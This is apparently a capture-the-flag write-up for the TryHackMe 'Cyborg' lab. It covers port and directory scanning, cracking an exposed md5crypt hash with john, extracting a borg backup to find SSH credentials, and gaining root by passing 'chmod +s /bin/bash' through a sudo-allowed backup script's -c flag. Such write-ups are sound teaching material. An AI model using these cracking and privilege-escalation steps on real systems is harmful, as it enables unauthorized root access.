

Cyborg


Difficulty: Easy

Platform: TryHackMe

Author of Writeup: Zubr

Date: 13 april 2021

Contact: alex.spiesberger@gmail.com



Scan:

nmap:

```
(alex@ Kali)-[~/my_testing/Cyborg]
$ nmap --top-ports 1000 -A -oN nmap/initial 10.10.207.198
```

Found 2 ports:

```
# Nmap 7.91 scan initiated Tue Apr 13 10:56:22 2021 as: nmap --top-ports 1000 -A -oN nmap/initial 10.10.207.198
Nmap scan report for 10.10.207.198
Host is up (0.053s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

gobuster:

```
(alex@ Kali)-[~/my_testing/Cyborg]
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 10.10.242.92 -x php,py
```

Found 2 directories:

```
/etc
```

/admin

On admin, we can download an archive.gz file.

And on **etc** we can continue or road to **config** or **passwd**.

When going on passwd we find this:

← → ↻ 🏠 ⚠ Not secure | 10.10.158.68/etc/squid/passwd

music_archive:\$apr1\$BpZ.Q.1m\$F0qqPwHSOG50URu0VQTTn.

We identify it with hash identifier:

[illegible]

It is md5, we can crack it with john:

```
music@kali:~/my_testing/Cyborg$ cat hash.txt
$apr1$BpZ.Q.1m$F0qqPwHSOG50URu0VQTTn.

(music@kali:~/my_testing/Cyborg$ john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward (?)
1g 0:00:00:00 DONE (2021-04-13 15:44) 1.408g/s 54895p/s 54895c/s 54895C/s 112806..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

After some research on borgbackup, we see that we can extract files.

Source: <https://borgbackup.readthedocs.io/en/stable/usage/extract.html>

We first have to decompress it:

```
tar -xvf archive.tar
```

We then install borgbackup:

```
sudo apt install borgbackup
```

We then extract the files with the found credentials from the folder where the files are at:

```
borg extract --list /path/to/repo::my-files
```

```
(alex@Kali)-[~/my_testing/Cyborg]
$ borg extract --list home/field/dev/final_archive::music_archive
Enter passphrase for key /home/alex/my_testing/Cyborg/home/field/dev/final_archive:
home/alex
home/alex/.bashrc
home/alex/.bash_logout
home/alex/.profile
home/alex/Music
home/alex/.bash_history
home/alex/.dbus
home/alex/.dbus/session-bus
home/alex/.dbus/session-bus/c707f46991feb1ed17e415e15fe9cdae-0
home/alex/.config
home/alex/.config/sublime-text-3
home/alex/.config/sublime-text-3/Cache
home/alex/.config/sublime-text-3/Cache/ActionScript
home/alex/.config/sublime-text-3/Cache/ActionScript/ActionScript.sublime-syntax.cache
home/alex/.config/sublime-text-3/Cache/AppleScript
home/alex/.config/sublime-text-3/Cache/AppleScript/AppleScript.sublime-syntax.cache
home/alex/.config/sublime-text-3/Cache/ASP
home/alex/.config/sublime-text-3/Cache/ASP/ASP.sublime-syntax.cache
home/alex/.config/sublime-text-3/Cache/ASP/HTML-ASP.sublime-syntax.cache
```

Setup

My name is Alex and I'm a music producer from The United Kingdom.

This is my office!!!

my-studio

We then in the list of extracted items can see 2 text files.

The first is **secret.txt** with a quick shoutout.

The second one is **note.txt** and the credential to ssh are situated inside it:

```
home/alex/Documents
home/alex/Documents/note.txt
home/alex/Public
home/alex/Videos
home/alex/Desktop
home/alex/Desktop/secret.txt
home/alex/Downloads
home/alex/Templates
```

We can now ssh into it:

```
$ ssh alex@10.10.158.68
The authenticity of host '10.10.158.68 (10.10.158.68)' can't be established.
ECDSA key fingerprint is SHA256:uB5ulnLcQith1NC30YfXJUbdLjQLRvGhDRUGCSAD7F8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.68' (ECDSA) to the list of known hosts.
alex@10.10.158.68's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
```

A quick `sudo -l` gives us something interesting:

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$
```

We look a bit in the file and see the `getopt` command that lets us specify flags when calling the script.

What this command does is:

- It checks what switches can be added
- Here we can see `-c` and the `:` says that we have to specify something afterwards.
- Then it checks the case if the flag variable is with the switch `-c` the condition will be true.
- If the condition is true the variable `command` will take the argument that we specified. So if we would add `"hello"` after the `-c` switch the `$command` variable will be equal to `hello` string.

```
while getopt c: flag
do
    case "${flag}" in
        -c) command=${OPTARG};;
    esac
done
```

And it is then calling it at the end of the script:

```
# Print end status message.  
echo  
echo "Backup finished"  
  
cmd=$( $command )  
echo $cmd
```

So we can just add a switch with a command to be executed as sudo.

We can launch the script and specify for example the flag:

```
"chmod +s /bin/bash"
```

```
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh -c "chmod +s /bin/bash"  
/home/alex/Music/image12.mp3  
/home/alex/Music/image7.mp3  
/home/alex/Music/image1.mp3
```

You now have an **SUID** on `/bin/bash` and can just become root by executing:

```
/bin/bash -p
```

We can now go and reat our juicy root flag:

```
alex@ubuntu:/etc/mp3backups$ /bin/bash -p  
bash-4.3# cd /root  
bash-4.3# ls  
root.txt  
bash-4.3#
```

I hope you enjoyed!

You can contact me per email: alex.spiesberger@gmail.com

